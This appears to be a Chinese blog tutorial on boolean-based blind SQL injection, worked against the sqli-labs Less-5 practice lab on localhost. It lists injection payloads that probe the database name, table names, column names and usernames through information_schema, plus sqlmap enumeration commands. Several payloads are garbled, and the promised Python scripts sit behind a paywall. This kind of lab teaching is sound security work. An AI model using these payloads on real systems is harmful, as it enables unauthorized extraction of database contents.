


 文章详细介绍了SQL注入中的布尔盲注方法,如利用`ascii`函数进行字符范围测试,以及如何通过`sqlmap`工具进行数据库、表名、列名等敏感信息的探测。同时提供了Python脚本示例演示了获取数据库名、表名、列名和数据脱裤的过程。

盲注
页面不提供查询成功的结果,没有显示位,以第5关为例:
布尔盲注
猜测数据库

?id=1' and length(database())=8-- -

id=1' and left(database(),1)>'a' -- - 1

id=1' and left(database(),1)>'z' -- - 0

在 a-z 之间

id=1' and left(database(),1)>'r' -- -1

id=1' and left(database(),1)>'s' -- -0

id=1' and left(database(),2)>'sa'-- -

猜测表

id=1' and ascii(substr((select table_name from information_schema.tables where table_schema = database() limit 0,1),1,1))>111 a 是从 0 开始第几个表,b 是为第几个字符,n 是 ASCII 所对应的十进制数

第一个表 ascii(substr((select table_name information_schema.tables where tables_schema=database() limit 0,1),1,1))=101 ascii(substr((select table_name information_schema.tables where tables_schema=database() limit 0,1),1,1))=101

第二个表 ascii(substr((select table_name information_schema.tables where tables_schema=database() limit 1,1),1,1))=101

判断 user 表 http://localhost/Tkitn/sqlitest/Less-5/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='user' limit 0,1),1,1))>100%23

爆出字段 http://localhost/Tkitn/sqlitest/Less-5/?id=1' and ORD(MID((SELECT IFNULL(CAST(username AS CHAR),0x20)FROM security.users ORDER BY id LIMIT 0,1),1,1))=68-- -
sqlmap的使用
常规:python sqlmap.py -u"127.0.0.1/sqllabs/Less-5/?id=1"
python sqlmap.py -u"127.0.0.1/sqllabs/Less-5/?id=1" --tables -D securit
 最低0.47元/天 解锁文章






 扫一扫
扫一扫


 728
728

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





